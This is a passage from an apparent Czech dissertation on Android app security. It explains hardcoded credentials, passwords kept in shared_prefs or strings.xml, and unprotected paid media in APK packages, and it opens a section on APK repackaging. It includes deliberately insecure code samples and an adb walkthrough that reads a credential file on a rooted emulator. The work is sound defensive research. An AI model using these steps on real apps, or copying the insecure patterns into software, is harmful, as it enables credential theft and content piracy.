měla být věnována zejména řetězcům, které obsahují identifikátory TCP, UDP a aplikačních protokolů. Pomocí metody String Digging lze především cílit na programátory s nízkým bezpečnostním povědomím. Často se jedná o začínající programátory mimo velké společnosti, kteří se plně soustředí jen na uživatelský zážitek a bezpečnostní aspekty zcela opomíjí. I tito programátoři vytvářejí mobilní aplikace, které jsou mezi uživateli oblíbené. Takové programy jsou pak rovněž zajímavé pro útočníky a tvůrce mobilního malwaru. Jednoduchým, ale účinným způsobem, jak najít cenné řetězce, je napsat shellový skript, který bude porovnávat řetězce nalezené v classes.dex se seznamem nejčastěji používaných hesel. Kvalitní seznam několika tisíc nejběžnějších hesel seřazených podle četností lze například nalézt na webové stránce Most common passwords list [128].




Obr. 4.25: Přístup do nezabezpečeného fakturačního systému pomocí nalezeného připojovacího řetězce [zdroj vlastní]

Hardcoded Credentials

Uvedený bezpečnostní problém vzniká tak, že programátor použije pro ověření platných přihlašovacích údajů platícího/registrovaného uživatele proměnné, které jsou přímou součástí zdrojového kódu. Další aspekt, který velmi napomáhá ve zneužívání dané bezpečnostní chyby, je skutečnost, že většina programátorů píše samo vysvětlující zdrojový kód. To znamená, že názvy proměnných, které slouží k ověřování uživatelů, se často jmenují login, id, user, user_id, userID, lgn, password, passwd, pass, Pass apod.

Typické schéma zabezpečení mobilní aplikace obsahující chybu Hardcoded Credentials je vidět na obrázku 4.26 a v ukázce zdrojového kódu, který se nachází pod obrázkem. Po spuštění mobilní aplikace je uživatel ve startovní aktivitě vyzván k zadání přihlašovacích údajů. Následně dochází ke kontrole přihlašovacích údajů pomocí prostého porovnání hodnoty, kterou zadal uživatel

prostřednictvím komponenty EditText (proměnná se jmenuje inputText) a proměnné password[13]. Pokud se obsahy obou proměnných rovnají, je prostřednictvím Intentu spuštěna chráněná část aplikace obsahující funkcionalitu určenou pouze pro platící/registrované uživatele. V opačném případě se pomocí třídy Toast zobrazí informace, že zadané přihlašovací údaje nejsou platné a aplikace čeká se na další zadání hesla. Uživatel může pokračovat zadáním hesla nebo ukončením aplikace.



Obr. 4.26: Typické schéma zabezpečení mobilní aplikace pomocí Hardcoded Credentials [zdroj vlastní]


Ukázka nebezpečného zdrojového kódu obsahujícího chybu Hardcoded Credentials:

```
EditText inputText;
String password = "Tdjg123.";
Context context;

@Override
protected void onCreate(Bundle savedInstanceState)
{
   super.onCreate(savedInstanceState);
   setContentView(R.layout.activity_main);

   context = this;
   inputText = findViewById(R.id.input_password);
}

public void checkPassword_onClick(View v)
{
   if(inputText.getText().toString().equals(password))
```

[13] *Obsah proměnné password obsahuje další chybu, kterou je slabé heslo. Řetězec má nejběžnější tvar, jež je snadno předvídatelný: délka je osm znaků, začíná velkým písmenem, na konci jsou čísla tvořící skupinu a celé heslo je zakončeno jedním z nejběžnějších z nealfanumerických znaků, kterým je tečka.*

```
    {
        inputText.setText("");

        Intent intent = new Intent(this, BestGameActivity.class);
        startActivity(intent);
    }
    else
    {
        inputText.setText("");
        Toast.makeText(context, "Wrong Password", Toast.LENGTH_LONG).show();
    }
}
```

Navzdory skutečnosti, že se jedná o velmi snadno zneužitelnou bezpečnostní chybu, je její výskyt poměrně častý, a to zejména u programátorů s nízkým povědomím o zabezpečení mobilních aplikací. Nicméně existují i varianty Hardcoded Credentials, kterých se dopouštějí i pokročilí vývojáři. Jedou z nich je verze pracující z hashovanými hodnotami přihlašovacích údajů. Uvedené chyby se dopouštějí programátoři, kteří již vědí, že Hardcoded Credentials představuje vážnou bezpečnostní hrozbu. Ale na druhou stranu chtějí jednoduchý způsob ověřování. Inspirací pro tuto verzi Hardcoded Credentials jsou patrně relační databáze, ve kterých nejsou ukládána hesla v otevřené podobě, ale ve formě hashů. Princip tohoto zabezpečení je zobrazen na obrázku 4.27. Uživatel zadá heslo, které je převedeno na hashovanou hodnotu. Následně se uvedená hodnota porovná s obsahem proměnné password, jež rovněž obsahuje hashovaný výraz. Pokud se obě hodnoty rovnají, je ověření úspěšné. Heslo se v žádné fázi ověřování nenachází v otevřené podobě, což vede k mylnému předpokladu, že je tento způsob ověření bezpečný.



Obr. 4.27: Varianta Hardcoded Credentials využívající hashovací funkce [zdroj vlastní]

Pokud se útočník dostane k heslu, které bylo transformováno pomocí hashovací funkce, mohou nastat dvě situace:

- útočníkovi se podaří pomocí například pomocí Rainbow Tables[14] nalézt otevřenou podobu hesla,
- v případě, že se útočníkovi nepodaří zjistit otevřenou podobu hesla (jednalo se o dostatečně dlouhé a komplexní heslo), lze ochranu snadno vyřadit pomocí techniky APK repackage, která je probrána v příslušné části dizertační práce.

Na základě analýzy zdrojových kódů mobilních aplikací, která byla provedena v rámci dizertační práce, lze předpokládat, že bude vždy existovat určitá skupina vývojářů, kteří se budou dopouštět chyby Hardcoded Credentials. A to buď z neznalosti nebo kvůli tomu, že se jedná o jednoduchou (vykonává se offline, není potřeba provozovat přihlašovací servery nebo synchronizovat lokální databáze apod.) a rychlou metodu ověřování.

Uživatelská jména a hesla ve zdrojích (Resources) mobilních aplikací

Bezpečnostní chyba, kterou představuje ukládání přihlašovacích údajů do zdrojů aplikace, má několik variant, z nichž ty nejdůležitější jsou popsány v tomto oddíle dizertační práce.

Nejrozšířenější verzí je ukládání uživatelského jména a hesla do XML souboru, který se nachází v privátním datovém prostoru dané aplikace. Uvedená metoda je založena na předpokladu, že privátní datové prostory jsou soukromé, a tedy

[14] *Jedná se o útočnou techniku pro získávání kolizí hashů, která je kompromisem mezi výpočetní náročností Brutal Force a prostorovou/datovou náročností hashovacích tabulek.*

dostupné jen aplikaci, které tento prostor patří. Předpoklad pravděpodobně pramení z popisu, který je uveden v oficiální vývojářské dokumentaci:

"Internal storage: It's always available. Files saved here are accessible by only your app… Internal storage is best when you want to be sure that neither the user nor other apps can access your files." [129]

Popis je správný jen v případě, že dané mobilní zařízení pracuje s normální úrovní oprávnění (zařízení nebylo upraveno způsobem, kdy jeho majitel převzal práva super uživatele tzv. root). Pokud byl na mobilním zařízení proveden root, je porušen Sandboxing aplikací (Sandboxing byl popsán v kapitole 2 Současný stav řešené problematiky) a útočník může sledovat obsah privátního prostoru aplikace, na kterou útočí. Mobilní vývojáři by při návrhu zabezpečovacích mechanismů svých aplikací měli vycházet ze skutečnosti, že privátní datové prostory nejsou soukromé, neboť se k jejich obsahu mohou útočníci dostat na upravených mobilních zařízeních.

Útok má často následující průběh: APK balíček je příkazem adb install BestMaps-PassInRes.apk nainstalován do upraveného mobilního zařízení/emulátoru. Pak je nainstalovaný program spuštěn v mobilním zařízení/emulátoru. Pomocí příkazu adb shell je spuštěn zabudovaný příkazový interpret fyzického zařízení/emulátoru. Příkaz cd /data/data/cz.utb.fai.bestmapspassinres zajistí přemístění do privátního adresáře mobilní aplikace. Následně je příkazem ls -la vypsán obsah privátního datového prostoru mobilní aplikace. Na obrázku 4.28 je vidět, že se zde nachází i adresář shared_prefs, který často obsahuje citlivé údaje[15].

```
root@generic_x86_64:/data/data/cz.utb.fai.bestmapspassinres # ls -la
drwxrwx--x u0_a61   u0_a61            2019-01-08 10:48 cache
drwxrwx--x u0_a61   u0_a61            2019-01-08 10:48 code_cache
drwxrwx--x u0_a61   u0_a61            2019-01-08 10:48 shared_prefs
```

Obr. 4.28: Obsah privátního datového prostoru testované aplikace [zdroj vlastní]

Aktuální adresář je změněn na shared_prefs (příkazem cd shared_prefs). Obsah adresáře shared_prefs je vypsán příkazem ls -la. Z obrázku 4.29 je patrné, že právo pro čtení a zápis má pouze aplikace (tj. uživatel u0_a61), které soubor app_protection.xml patří. Ostatní, tzn. všichni kromě uživatele u0_a61 a skupiny u0_a61 (skupina má pouze jediného člena, kterým je daná mobilní aplikace nebo více aplikací podepsané stejným vývojářským klíčem), nemají právo soubor číst, ani do něj zapisovat nebo ho spouštět, viz červené označení na obrázku 4.29.

[15] *Důvod, proč jsou přihlašovací údaje často umisťovány do adresáře shared_prefs, je třída SharedPreferences. Práce s ní je pohodlná a bezproblémově funguje na všech relevantních verzích operačního systému Android.*

```
ls -la
-rw-rw---- u0_a61   u0_a61        176 2019-01-08 10:48 app_protection.xml
```


Obr. 4.29: Oprávnění souboru app_protection.xml, který patří testované aplikaci [zdroj vlastní]

Navzdory výše uvedené skutečnosti lze na upravených mobilních zařízeních/emulátorech obsah souboru získat, například příkazem cat app_protection.xml. Situace je zachycena na obrázku 4.30.

```
cat app_protection.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password_key">!mau7.Po9@oK-0Jhh+</string>
    <string name="login_key">user331</string>
</map>
root@generic_x86_64:/data/data/cz.utb.fai.bestmapspassinres/shared_prefs
```

Obr. 4.30: Obsah souboru app_protection.xml [zdroj vlastní]

Další varianta této bezpečnostní chyby využívá hardwarové identifikátory a licenční server. Mechanismus je naznačen na obrázku 4.31 a v ukázce zdrojového kódu, která je pod obrázkem. Po startu aplikace se zjišťuje, zda existuje soubor app_protection.xml. Pokud soubor neexistuje, je pomocí tříd SharedPreferences a LicenseServer vytvořen. Třída SharedPreferences pracuje na lokální úrovni a stará se o vytvoření a zápis do soubor app_protection.xml. I když byl použit Context.MODE_PRIVATE (soukromý mód souboru), nebyl soubor ochráněn, viz postup naznačený výše. Třída LicenseServer se stará o síťovou komunikaci s licenčním serverem. Do konstruktoru je jako parametr vložen identifikátor Android ID, na jehož základě instance třídy LicenseServer obdrží uživatelské jméno a heslo. Uživatelské jméno je do souboru app_protection.xml vloženo voláním metody getLogin. Heslo je do souboru app_protection.xml vloženo pomocí metody getPassword.




Obr. 4.31: Mechanismus vytváření souboru app_protection.xml, pomocí licenčního serveru [zdroj vlastní]

Ukázka vytváření obsahu souboru app_protection.xml na základě komunikace s licenčním serverem

```
@Override
protected void onStart()
{
    super.onStart();

    // POKUD SOUBOR app_protection.xml NEEXISTUJE, BUDE VYTVOREN
    File protectionFile = new File("/data/data/cz.utb.fai.bestmapspassinres/shared_prefs/app_protection.xml");

    if (!protectionFile.exists())
    {
        // ZAPIS DO ADRESARE shared_prefs do SOUBORU app_protection.xml
        SharedPreferences sharedpreferences;

        sharedpreferences = context.getSharedPreferences(PREFS_FILE_NAME, Context.MODE_PRIVATE);

        SharedPreferences.Editor editor;

        editor = sharedpreferences.edit();
        String androidID = Settings.Secure.getString(MainActivity.this.getContentResolver(),
```

```
                Settings.Secure.ANDROID_ID);
        LicenseServer licenseServer = new LicenseServer(androidID);
        editor.putString(PASSWORD_KEY_NAME, licenseServer.getPassword());
        editor.putString(LOGIN_KEY_NAME, licenseServer.getLogin());
        editor.apply();
    }
}
```

Přidělování hesel nebo poskytování placené funkcionality na základě hardwarových identifikátorů je mezi mobilními vývojáři velmi oblíbené z důvodu snadné implementovatelnosti. Jednou z možností je například SQL databáze běžící na licenčním serveru. Databáze obsahuje pouhé dvě tabulky, které odpovídají relaci 1:N. Jeden uživatel má zpravidla více zařízení (například mobilní telefon, starší tablet a novější tablet). Na základě Android ID je dohledán odpovídající uživatel a ověřena platnost licence. Situace je zachycena na obrázku 4.32.



Obr. 4.32: Ověřovaní platnost licencí pomocí SQL databáze [zdroj vlastní]

Výše uvedený způsob ověřování na základě Android ID nebo jiných hardwarových identifikátorů se stal tak rozšířeným, že společnost Google LLC vydala na stránce Best practices for working with Android identifiers následující varování:

”Avoid using hardware identifiers. Hardware identifiers such as SSAID (Android ID) and IMEI can be avoided in most use-cases without limiting required functionality.” [130]

Poslední variantu[16] ukládání hesel přestavuje ukládání do souboru strings.xml, který je součástí APK balíčku. Soubor se nachází v adresáři res/values. Princip je

[16]*Existuje velké množství variant bezpečnostní chyby, kterou představuje ukládání přihlašovacích údajů do zdrojů aplikace. Není proto možné v rámci dizertační práce popsat*


naznačen v níže uvedené ukázce zdrojového kódu. Uživatel zadá prostřednictvím UI elementů typu EditText (proměnné loginEditText a passwordEditText) uživatelské jméno a heslo. Následně jsou přihlašovací údaje porovnány s hodnotami uloženými v souboru strings.xml. Získat příslušné informace ze souboru strings.xml lze pomocí metody getResources patřící třídě Context, která umožňuje volání getString. Volání akceptuje parametry třídy R (metoda string), které představují identifikátory string elementů v souboru strings.xml.

Příklad ověřování uživatelského jména a hesla pomocí strings.xml

```
if(loginEditText.getText().toString().equals(getResources().getString(R.string.login))
                &&
passwordEditText.getText().toString().equals(getResources().getString(R.string.passwor
d)))
        {
           loginEditText.setText("");
           passwordEditText.setText("");

           Intent intent = new Intent(context, BestMapsActivity.class);
           startActivity(intent);
        }
        else
        {
           loginEditText.setText("");
           passwordEditText.setText("");
           Toast.makeText(context, "Wrong Credentials", Toast.LENGTH_LONG).show();
        }
```


Z ukázky zdrojového kódu je zřejmé, že zabezpečení vytvořené pomocí strings.xml je velmi jednoduché, funguje rychle a na rozdíl od předchozích variant nejsou přihlašovací údaje ukládány do privátního datového prostoru aplikace. Útočník proto musí postupovat odlišně. Nebude napadat souborový systém aplikace v upraveném mobilním zařízení/emulátoru, ale bude útočit na APK balíček. Nejprve se provede dekompilace typu 2 pomocí APKTool. Dekompilační nástroj vytvoří adresář, který má stejné jméno, jako má dekompilovaný APK balíček. V adresáři se nachází tři podadresáře original, res a smali. Jak již bylo popsáno výše, soubor strings.xml se nachází v adresáři res/values, což lze vidět na obrázku 4.33.

všechny možnosti. Z výše uvedeného důvodu byly vybrány tři metody, který jsou podle autora práce nejdůležitější.



Obr. 4.33: Soubor strings.xml, který se nachází v adresáři res/values vyšetřovaného APK balíčku [zdroj vlastní]

Takto získaný soubor strings.xml lze otevřít v libovolném textovém editoru, například v programu Gedit, viz červený rámeček na obrázku 4.34.




Obr. 4.34: Obsah souboru strings.xml, ve které se nachází uživatelské jméno a heslo [zdroj vlastní]

Krádeže dat z APK balíčků

Jedním z typických příkladů krádeží dat z APK balíčků je odcizení nezabezpečeného multimediálního obsahu. Může se například jednat o mobilní aplikaci sloužící ke zlepšení fyzické kondice, která má následující platební schéma. Program poskytuje základní sadu cvičení (tzn. multimediální soubory) zdarma. Za delší a pokročilejší sady cvičení musí uživatel zaplatit. Ochrana je realizována tak, jak naznačuje obrázek 4.35 a ukázka zdrojového kódu, která se

nachází pod tímto obrázkem. Před každým přehráním videa se program podívá do logické proměnné isLicenced. Pokud má proměnná hodnotu pravda, pak přehraje video, které je zdarma, ale i to placené. Je-li proměnná nastavena na nepravdivou hodnotu, pak přehraje pouze videa, která jsou zdarma. Z výše uvedeného popisu je jasné, že se jedná pouze o logický způsob ochrany, který nedokáže útočníkovi zabránit v odcizení multimediálních dat z APK balíčku.



Obr. 4.35: Multimediální soubory v mobilní aplikaci [zdroj vlastní]

Ukázka přehrávání pro platící a neplatící uživatele

```
if (isLicenced == true)
{
    // spusti placena i neplacena videa
}
else
{
    // spusti pouze neplacena videa
}
```

Navzdory skutečnosti, že dekompilované APK balíčky obsahují velké množství souborů a adresářů, je útok velmi snadný, neboť lze použít nástroje du a sort, viz obrázek 4.36. Nástroj du slouží pro výpočty velikosti místa, které na pevném disku zabírají soubory a adresáře (tj. velikost souborů v daném adresáři). Přepínač „h“ zajistí, že bude výpis v lidsky čitelném formátu (tzn., že velikost bude zobrazena v KB, MB, GB, …). Přepínač „s“ zajistí sumarizaci všech položek výpisu. Posledním argumentem je expanzní znak „*“, který zajistí, že se bude výpis týkat všech položek v daném adresáři. Takto připravený výstup z programu du je přesměrován pomocí symbolu „|“ na vstup programu sort, jež vypíše všechny vstupní položky podle velikosti. Přepínač „h“ zajistí porovnání a seřazení podle lidsky čitelných velikostí (KB, MB, GB, …). Aby přepínač „h“ fungoval u programu sort, musí již vstupní data pracovat s lidsky čitelnými

velikostmi souborů. Jinými slovy pro správné fungování útoku je nutné zadat přepínač „h“ u příkazu du i u příkazu sort. Jelikož útočník cílí na multimediální data, u nichž je předpoklad, že budou tvořit relativně velkou část APK balíčku, je vhodné se zaměřit na poslední položky výpisu, neboť ty mají největší velikost. Na obrázku 4.36 jsou tyto položky označeny červeným rámečkem. Protože adresář smali obsahuje veškerou aplikační logiku, která je ve stejnojmenném jazyce, není v tomto případě uvedený adresář příliš zajímavý. Vhodnějším kandidátem je proto adresář res, jež má velikost 39 MB.

```
workshop@ubuntu:~/lab/MultimediaTestingAPP$ du -hs * | sort -h
12K     AndroidManifest.xml
16K     unknown
20K     apktool.yml
352K    original
636K    assets
39M     res
63M     smali
```

Obr. 4.36: Obsah dekompilovaného APK balíčku pomocí nástroje APKTool [zdroj vlastní]

V dalším kroku se přejde do adresáře res a znova je proveden výpis pomocí příkazu du -hs * | sort -h. Na obrázku 4.37 je vidět zkrácený výpis obsahu adresáře res, červeně je označen adresář raw, který má největší velikost (je tedy nejvhodnějším kandidátem pro další zkoumání).

```
288K    drawable-xxxhdpi-v4
584K    values
600K    drawable-mdpi-v4
604K    drawable-hdpi-v4
608K    drawable-xhdpi-v4
616K    drawable-xxhdpi-v4
656K    layout-sw320dp-v13
656K    layout-sw480dp-v13
656K    layout-sw640dp-v13
664K    layout-sw320dp-land-v13
664K    layout-sw480dp-land-v13
664K    layout-sw640dp-land-v13
668K    layout-television-v13
2.2M    drawable
24M     raw
```

Obr. 4.37: Zkrácený výpis obsahu adresáře res [zdroj vlastní]

Adresář raw již obsahuje pouze nezabezpečená multimediální data ve formátu mp4. Situace je zachycena na obrázku 4.38. Společnosti, které používají multimediální soubory ve svých aplikacích, často vynakládají nemalé prostředky na jejich vytvoření. Pokud by tato data byla odcizena a zdarma sdílena například prostřednictvím torrentů, mohlo by to představovat vážné ohrožení investic, které

daná společnost vynaložila na vývoj mobilní aplikace (pokud má společnost i webovou verzi postižené aplikace, pak jsou ohroženy i tyto náklady).

Obr. 4.38: Výpis adresáře raw obsahující multimediální soubory ve formátu mp4 [zdroj vlastní]

Na základě výzkumu, který byl proveden v rámci dizertační práce, bylo zjištěno, že se multimediální data často nacházejí v adresářích /res a /res/raw. Dále bylo zjištěno, že tato cenná data mnohdy mají pouze logickou ochranu, která je napsána v jazyce Java, přičemž fyzická ochrana dat zcela chybí. Navíc kód naznačený výše lze poměrně snadno upravit pomocí útočné techniky, která se nazývá APK repackage. Například tak, že bude odstraněna podmínka, ve které se vyhodnocuje pravdivostní hodnota logické proměnné isLicenced nebo provedením negace pravdivostní hodnoty dané proměnné.

Nedostatek binární ochrany

Současná architektura mobilních aplikací a zejména pak APK balíčků má za následek nedostatečnou binární ochranu. Tzn., že pro útočníky je snadné získat instalační balíček i soubory napadené aplikace a následně je analyzovat. Je proto důležité, aby analytici a vývojáři reflektovali výše popsané skutečnosti a zapracovali je do svých návrhů. Neboť jen takový přístup umožní vytvářet moderní a bezpečné mobilní aplikace. Mobilní vývojáři by si měli být například vědomi, že hesla není možné:

- vkládat přímo do zdrojových kódů, a to ani přímo, ani ve formě pomocných tříd, které mají veřejné metody typu getPassword,
- ukládat do zdrojů mobilní aplikace (např. do souboru strings.xml),
- stahovat v otevřené podobě z aplikačních serverů a ukládat je do privátních datových prostorů aplikace, nebo dokonce do veřejné perzistentní paměti mobilního zařízení (například na SD kartu).

Obecně platí, že ukládání hesel v otevřené i v šifrované podobě přímo v kódu aplikací nebo jejich zdrojích není bezpečné. Výzkum rovněž odhalil, že aplikace obsahující citlivá data by měly být vybaveny bezpečnostním mechanismem, který znemožňuje jejich spouštění na upravených mobilních zařízení, kde uživatel získal super uživatelská oprávnění (root). Pokud aplikace zjistí, že byla nainstalována na takovémto typu zařízení, měla by uživatele pouze informovat o rizicích uvedeného provozu a ukončit se. Jedním z důvodu je fakt, že útočné a infikované aplikace zneužívají super uživatelská oprávnění k tomu, aby pomocí svých skriptů měnily oprávnění k přístupu do privátních datových struktur legitimních aplikací. Pokud by na takovém zařízení například běžela bankovní aplikace, nebyla by její data v bezpečí.

Výsledky výzkumu rovněž naznačují, že cenná data, jako jsou například multimediální soubory nebo mapové podklady, by měla být vždy chráněna pomocí šifrování. Hodnotná data by se neměla vyskytovat v nešifrované podobě ani u platících zákazníků, neboť zločinci páchající informační kriminalitu si zakoupí jedinou licenci (často vylákají data i bez placení předstíráním identity validního uživatele) a na upravených mobilních zařízeních odcizí nezabezpečená data. Nedostatek binární ochrany APK balíčků se projevuje i v následujícím oddíle, kterým je APK repackage.

4.6.2 APK repackage

Útočné techniky založené na APK repackage se používají ke změně aplikační logiky nebo zdrojů programu prostřednictvím modifikace APK balíčku. Úpravy lze rozdělit do dvou hlavních kategorií:

- zásahy, které mají za cíl z mobilní aplikace odstranit zabezpečení, jež brání neplatícím uživatelům v používání dané aplikace,
- modifikace, jejíž cílem je vložit škodlivý kód do legitimní mobilní aplikace (také se nazývá hostitelská aplikace).

